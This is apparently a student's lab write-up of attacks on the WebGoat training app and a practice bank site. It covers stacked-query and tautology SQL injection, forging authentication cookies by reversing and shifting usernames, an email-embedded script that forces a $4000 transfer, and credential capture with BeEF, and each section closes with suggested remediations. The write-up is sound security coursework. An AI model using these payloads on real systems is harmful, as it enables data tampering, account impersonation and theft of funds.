






1. Screenshot of successfully executed SQLi example (dump of user data on Cyclone Transfers)

All Users

Photo	Name	Email	Statement	Admin?	Remember_me Token
	John Smith	cycloneuser@cyclonetransfers.com		false	RaPdOQDyXR8E0ZYrO6oD1A
	Abbie Christiansen	cycloneuser-1@cyclonetransfers.com		false	2c8K-oleleY4luQ0d_4Myw
	Felicity Lebsack	cycloneuser-2@cyclonetransfers.com		false	5S_SZS9oS4q8ceViP8ZnrA
	Marley Barton	cycloneuser-3@cyclonetransfers.com	Hello	false	Stu37BrvdLCcPfSwaD7x4g
	Nathanael Kunde	cycloneuser-4@cyclonetransfers.com		false	C6UpWhH2oX7B9oid-_y_Og

2. Detailed walkthrough of steps taken to discover and exploit an additional injection vulnerability on one of the other web applications. Include screenshots, implications, and potential remediations.
 - a. So the first thing I did was use the injection flaws section (String SQL Injection) of the WebGoat page. This one shows the command being run and displays the table based on the inputted last name.

Enter your last name:

`SELECT * FROM user_data WHERE last_name = 'Smith'`

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- b. Then, I looked up a cheat sheet to some ideas of SQLi here: <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>. And it shows the picture below on stacking and commenting out the end of the query with --.

Stacking Queries

Executing more than one query in one transaction. This is very useful in every injection point, especially in SQL Server back ended applications.

- ; (S)

```
SELECT * FROM members; DROP members--
```

Ends a query and starts a new one.

- c. So next I tested if I could comment out the ending quote of the input value and insert my own. Which worked!

Enter your last name:

SELECT * FROM user_data WHERE last_name = 'Smith'; --'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- d. So next I added in a sql command to update all the credit card numbers in the table by passing:

Smith': UPDATE user_data SET cc_number='123..'; --

This finishes the first command to look up smith, but then adds in a command to change all values of cc_number in table user_data. Ending with a comment to ignore anything after this.

(Search bar doesn't match as I was messing around, but forgot to take a picture. So I had to go back a few pages, which saved the search bar's new state.)

Enter your last name:

SELECT * FROM user_data WHERE last_name = 'Smith'; UPDATE user_data SET cc_number='1234567891011'; -- '
 ResultSet is closed

(Just test to see if it does in fact change the table)

Enter your last name: ' or '1' = '1


Go!

SELECT * FROM user_data WHERE last_name = '' or '1' = '1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	1234567891011	VISA		0
101	Joe	Snow	1234567891011	MC		0
103	Jane	Plane	1234567891011	MC		0
103	Jane	Plane	1234567891011	AMEX		0
10312	Jolly	Hershey	1234567891011	MC		0
10312	Jolly	Hershey	1234567891011	AMEX		0
10323	Grumpy	youaretheweakestlink	1234567891011	MC		0
10323	Grumpy	youaretheweakestlink	1234567891011	AMEX		0
15603	Peter	Sand	1234567891011	MC		0
15603	Peter	Sand	1234567891011	AMEX		0
15613	Joesph	Something	1234567891011	AMEX		0
102	John	Smith	1234567891011	MC		0
102	John	Smith	1234567891011	AMEX		0

- e. This SQL injection gives me complete read/write access to all of its values of the table. So I could modify any value for instance of this “bank” page. I could insert a different card number, delete the table, or insert a login cookie and then login in as a certain user. Basically, to limit my ability they should sanitize the search input to prevent my query from going through if it contains SQL commands. As well, a search tool doesn’t need to have the ability to write to a table and should only be able to read in the first place.

3. Screenshot of successfully impersonating Conor Huel on Cyclone Transfers and making a transfer of \$42.42 to Marley's account.



4. Detailed walkthrough of steps taken to identify and exploit an additional cookie-related vulnerability (impersonation, transfer of currency, modification of account settings, etc...) on one of the other web applications. Include screenshots, implications, and potential remediations.
 - a. On the WebGoat page, there is the Session management flaws section with Spoof an Auth Cookie under that. In this demo, we are given the users and webgoat and aspect and their passwords to login with. Respectively their login or Authentication cookies are as follows:

Webgoat's:

Aspect's:

AuthCookie ➡ **65432ubphcfx**

AuthCookie ➡ **65432udfqtb**

- b. Obviously, these are incredibly similar by just looking at them. They have the first same number 65432 appended to the start of the cookie. However, the second parts of the cookie are different: **ubphcfx & udfqtb**.
 - c. There is something that sticks out between these two strings both start with the letter U and match the length of their respective usernames. With this, we also note that both usernames end with the letter T. So maybe the username is backwards and encrypted somehow?

```
webgoat -> taogbew
Encrypted: ubphcfx

aspect -> tcepsa
Encrypted: udfqtb
```

- d. When mapping the backwards username and encrypted text, we see that T maps to U and E maps to F. So that means we just shift the reverse username forward by one. This works for all other characters as well.

```
t = u
e = f

shift forward by 1
```

- e. Now this demo wanted us to log in as the user alice and we know how to build alice's login cookie. We reverse the username, shift it forward by one and append 65432 to the start. This gets us the cookie:

65432fdjmb

```
alice -> ecila
Encrypted: fdjmb

alice's cookie = 65432fdjmb
```

- f. We then open inspector mode in firefox and go to storage. We then right click and create a token with name of AuthCookie and Value 65432fdjmb. We can then reload the page / press login on the WebGoat page and we should see this screen.

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

*** Congratulations. You have successfully completed this lesson.**

Welcome, alice

You have been authenticated with COOKIE

- g. With this demo, the Login cookie they set up for each user was incredibly simple and easy to understand if you could get a hold of only two of them. For this demo, once I have cracked it, I can then login as any user whose name I know. I can impersonate any user. What this page needs to do is create randomly generated cookies given to each user per session. This should make it impossible to quickly guess / bruteforce the cookie's value. As well, these only last for a short amount of time before discarding and maybe being regenerated. They should not last for the account's lifetime like the demo did.

5. Screenshot of captured user credentials using BeEF-XSS.

Proxy

XssRays

Network

Module Results History

id	date	label
0	2021-03-17 05:19	command 1

Command results

1

data: result=Username: Eugene@Krabs.net Password: MoneyMoneyMoney\$SS\$

6. Detailed walkthrough of steps taken to identify and exploit an additional XSS vulnerability on one of the other web applications. Include screenshots, implications, and potential remediations.

- a. I went to the XSS section (CRSF Prompt by Pass) section of the Webgoat page. This demo wants us to write an "email" that will open up a certain page when the email is read that has the user confirms a transfer of funds.

CRSF Prompt By-Pass

[Show Params](#) [Show Cookies](#) [Lesson Plan](#)

Solution Videos
Restart this Lesson

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second a request to confirm the prompt that the first request triggered. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000", and "transferFunds=CONFIRM". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:

Message:

- b. As I don't know Javascript all that well nor the Firefox api, I looked up how to open a url on Firefox. Being window.open below:

Syntax

```
var window = window.open(url, windowName, [windowFeatures]);
```

- c. I then wrote a simple html embedded script into the email. It is simply the url of the page, which simulates a bank transfer, and the window.open on that url.

Title:

Message:

```
<script>

var url = "http://owasp.231.com/WebGoat/attack?Screen=45&
menu=900&transferFunds=4000&transferFunds=CONFIRM";

var window = window.open(url);

</script>
```

- d. When this email is opened up, it opens the new webpage prompting the user to confirm a transfer of \$4000 dollars from their account.

Solution Videos

[Restart this Lesson](#)

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second a request to confirm the prompt that the first request triggered. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000", and "transferFunds=CONFIRM". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Electronic Transfer Confirmation:

Amount to transfer: 4000

CONFIRM	CANCEL
---------	--------

- e. This demo simulates a very simple attack that is meant to use the trusted browser against the server. It could be made much more sophisticated as we could in theory try to find out what cookies are stored and attempt all sorts of different requests to certain accounts. With bank accounts, we could make the trusted cookie have the user authorize a transfer of money like in the demo or could add a new address to your Amazon account. On the client side, we can use software to block foreign scripts from being executed with permission and web pages that don't need to allow users to embedded code can sanitize inputs like for SQL to prevent scripts from being embedded at all. On top of this, servers can make client side javascript generate a cookie to be used for the session and can only be read by the javascript process. This is then registered with the server on top of an auth cookie from the user. This means that the foreign script has no way of obtaining the additional cookie needed to authenticate with the server when attempting requests to the server..

Date	Description	Ref.	Withdrawals	Deposits	Balance
2003-10-08	Previous balance				0.55
2003-10-14	Payroll Deposit - HOTEL			694.81	695.36
2003-10-14	Web Bill Payment - MASTERCARD	9685	200.00		495.36
2003-10-16	ATM Withdrawal - INTERAC	3990	21.25		474.11
2003-10-16	Fees - Interac		1.50		472.61
2003-10-20	Interac Purchase - ELECTRONICS	1975	2.99		469.62
2003-10-21	Web Bill Payment - AMEX	3314	300.00		169.62
2003-10-22	ATM Withdrawal - FIRST BANK	0064	100.00		69.62
2003-10-23	Interac Purchase - SUPERMARKET	1559	29.08		40.54
2003-10-24	Interac Refund - ELECTRONICS	1975		2.99	43.53
2003-10-27	Telephone Bill Payment - VISA	2475	6.77		36.76
2003-10-28	Payroll Deposit - HOTEL			694.81	731.57
2003-10-30	Web Funds Transfer - From SAVINGS	2620		50.00	781.57
2003-11-03	Pre-Auth. Payment - INSURANCE		33.55		748.02
2003-11-03	Cheque No. - 409		100.00		648.02
2003-11-06	Mortgage Payment		710.49		-62.47
2003-11-07	Fees - Overdraft		5.00		-67.47
2003-11-08	Fees - Monthly		5.00		-72.47
*** Totals ***			1,515.63	1,442.61	